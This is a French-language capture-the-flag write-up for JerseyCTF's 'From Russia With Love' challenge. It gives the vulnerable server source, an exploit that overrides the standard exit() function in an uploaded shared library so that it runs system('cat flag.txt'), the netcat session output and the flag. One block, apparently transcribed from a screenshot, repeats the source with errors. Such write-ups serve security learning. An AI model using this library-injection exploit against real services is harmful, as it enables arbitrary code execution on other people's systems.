



Writeup - From Russia With Love

Auteur du writeup : 5yn0r

CTF : JerseyCTF

Catégorie : Reverse Engineering

```
nc from-russia-with-love.aws.jerseyctf.com 9001
```

Code initial:

```
(le22@super) - [~/Téléchargements]
└─$ cat test.c
int main() {
    exit(1);
    fflush(0);
}
```

Et:

```
(le22@super) - [~/Téléchargements]
└─$ cat vuln.c
```

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <pwd.h>

int main() {
    printf("Welcome to the standard library tester\n");
    printf("Please upload the standard library you would like to test and we will see if it passes!\n");
    printf("We can only handle one function at a time so make sure it's not too big!\n");
    setenv("PATH", "/usr/local/bin:/usr/bin:/bin:/sbin:/usr/sbin", 1);
    fflush(0);
    char buffer[1024];
    int read = 0;
    int i = 0;
    while(fgets(buffer+i, sizeof(buffer), stdin) && buffer[(strlen(buffer)-2)] != '}') { i = strlen(buffer); }
    FILE *f = fopen("/tmp/libnew.c", "w");
    fprintf(f, "%s", buffer);
    fclose(f);

    system("/usr/bin/gcc -fPIC -shared -o /tmp/libnew.so /tmp/libnew.c -ldl");
    system("/usr/bin/gcc -L/tmp -Wl,-rpath,/tmp test.c -lnew -o /tmp/test");
    // Remember not to overwrite flag.txt
    printf("RUNNING NOW\n");
    system("/tmp/test");
    fflush(0);
}

```


Script d'exploitation:

```

#include <stdio.h>
#include <stdlib.h>

```

```
void exit(int status) {
    system("cat flag.txt");
}
}
```



```
Session Actions Editor Vue Aide
fflush(0);
char buffer[1024];
int read = 0;
int i = 0;
while(fgets(buffer+i, sizeof(buffer), stdin) && buffer[strlen(buffer)-2] != '\n') { i = strlen(buffer); }
File v+ = fopen("/tmp/libnew.c", "w");
fprintf(f, "%s", buffer);
fclose(f);


system("/usr/bin/gcc -fPIC -shared -o /tmp/libnew.so /tmp/libnew.c -ldl");
system("/usr/bin/gcc -L/tmp -Wl,-rpath,/tmp test.c -lnew -o /tmp/test");
// Remember not to overwrite flag.txt
printf("RUNNING NOW\n");
system("/tmp/test");
fflush(0);
}

[le22@super:~/Téléchargements]
$ nc from-russia-with-love.aws.jerseyctf.com 9001
Welcome to the standard library tester
Please upload the standard library you would like to test and we will see if it passes!
We can only handle one function at a time so make sure it's not too big!
#include <stdio.h>
#include <stdlib.h>

void exit(int status) {
    system("cat flag.txt");
}

}/tmp/libnew.c: In function 'exit':
/tmp/libnew.c:6:1: warning: 'noreturn' function does return
6 | }
  | ^
test.c: In function 'main':
test.c:2:9: warning: implicit declaration of function 'exit' [-Wimplicit-function-declaration]
2 |     exit(1);
  |     ^~~~~
test.c:1:1: note: include '<stdlib.h>' or provide a declaration of 'exit'
+++ |#include <stdlib.h>
1 | int main() {
test.c:2:9: warning: incompatible implicit declaration of built-in function 'exit' [-Wbuiltin-declaration-mismatch]
2 |     exit(1);
  |     ^~~~~
test.c:2:9: note: include '<stdlib.h>' or provide a declaration of 'exit'
test.c:3:9: warning: implicit declaration of function 'fflush' [-Wimplicit-function-declaration]
3 |     fflush(0);
  |     ^~~~~
jctf{l1nker_m0re_l1k3_stink3r}
Segmentation fault (core dumped)
RUNNING NOW

[le22@super:~/Téléchargements]
```



Flag: jctf{l1nker_m0re_l1k3_stink3r}

Ce challenge :

- Injection de **bibliothèque partagée (.so)**

- Redéfinition d'une fonction standard (`exit`)
- Exécution de code arbitraire

Type d'attaque réel :

- **LD_PRELOAD attack**
- **Shared object injection**